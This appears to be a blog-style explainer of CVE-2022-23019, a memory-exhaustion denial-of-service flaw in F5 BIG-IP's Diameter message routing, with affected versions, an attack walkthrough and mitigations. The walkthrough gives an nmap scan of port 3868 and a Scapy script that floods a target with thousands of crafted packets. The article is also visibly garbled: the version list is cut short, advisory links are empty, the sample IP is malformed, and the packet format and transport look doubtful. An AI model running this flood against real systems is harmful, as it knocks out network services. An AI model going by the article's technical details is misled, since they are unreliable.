
In early 2022, F5 Networks disclosed CVE-2022-23019, a vulnerability affecting their BIG-IP product line. This issue is found in certain configurations of message routing virtual servers using Diameter Session and Router Profiles, and can lead to high memory usage—potentially crashing or degrading your load balancer. In this article, we’ll dive into how the vulnerability works, what environments are at risk, how attackers might exploit this problem, and how to defend yourself.
Affected BIG-IP Versions
F5 lists the following as vulnerable when running a message routing type virtual server with both Diameter Session and Router Profiles configured:
12.1.x (all versions)
Note: Versions past End of Technical Support (EoTS) are not evaluated, but are likely at risk if they support the mentioned features.
Diameter Protocol and Message Routing
The Diameter Protocol is a key part of authentication, authorization, and accounting in 4G/5G networks. BIG-IP can act as a proxy using Diameter, handling large volumes of session traffic.
Diameter Router Profile
These features allow advanced traffic control and session management for telecom network setups.
Understanding the Memory Resource Exhaustion
The root of the vulnerability is that certain undisclosed traffic patterns—meaning specifics aren’t public—cause the BIG-IP process to use too much memory. Over time, this can eat up available RAM, leading to slowness, service degradation, or even a device crash and restart.
Think of it as a slow-burn Denial of Service (DoS): normal traffic can work fine, but a malicious or buggy client could send crafted Diameter messages triggering excessive resource usage.
1. Discovery
An attacker identifies a target BIG-IP device running Diameter services, typically by scanning for open ports (Default for Diameter is UDP 3868 or TCP 3868):
nmap -sU -p 3868 <target-ip>
2. Craft Malicious Diameter Traffic
The attacker forges Diameter messages using custom scripts. Here is a basic Python example that sends generic messages using Scapy (if you have a pydiameter module):
from scapy.all import *
# Import Diameter definitions if available (this is a simplified example)

def send_diameter_flood(target_ip, count=100):
    for _ in range(count):
        pkt = IP(dst=target_ip)/UDP(dport=3868)/Raw(load=b"\x01\x00\x00\x14" + b"A" * 16)  # Basic Diameter message
        send(pkt, verbose=False)

send_diameter_flood("192..2.123", count=10000)
Note: This is a simplified payload and would need custom AVPs (Attribute Value Pairs) for real-world testing. The key is that repeated, rapid, or malformed messages can trigger the memory exhaustion.
3. Impact
As the messages are processed by the BIG-IP’s Diameter stack—with both Session and Router profiles enabled—memory consumption rises abnormally. This can slow down or crash the box, cutting off or degrading network service.
Original Advisory:
NIST NVD Entry:
F5 Security Advisory:
F5 Security Advisory for CVE-2022-23019
The F5 advisory does not include much detail about the “undisclosed traffic,” but researchers agree it can involve malformed or high-volume Diameter messages.
Limit Exposure:
Only allow trusted Diameter clients to connect; use firewalls and ACLs to restrict UDP/TCP 3868.
Disable Unused Profiles:
If you don’t need both Session and Router profiles, remove one or the other from your virtual servers.
Conclusion
CVE-2022-23019 is a cautionary tale about the risks of exposing complex protocols like Diameter on exposed infrastructure. While this vulnerability is not a classic “remote code execution,” it can take down critical parts of your Telco or enterprise by starving resources.
Stay vigilant: Patch, monitor, and lock down your BIG-IP platforms.
Further Reading/References
- Diameter Protocol Intro (Wikipedia)
- F5 Product Security Center
- CVE-2022-23019 @ MITRE
Disclaimer: This guide is for defensive awareness. Never test disruptive exploits on systems you do not own or operate.
Timeline
Published on: 01/25/2022 20:15:00 UTC
Last modified on: 02/01/2022 19:34:00 UTC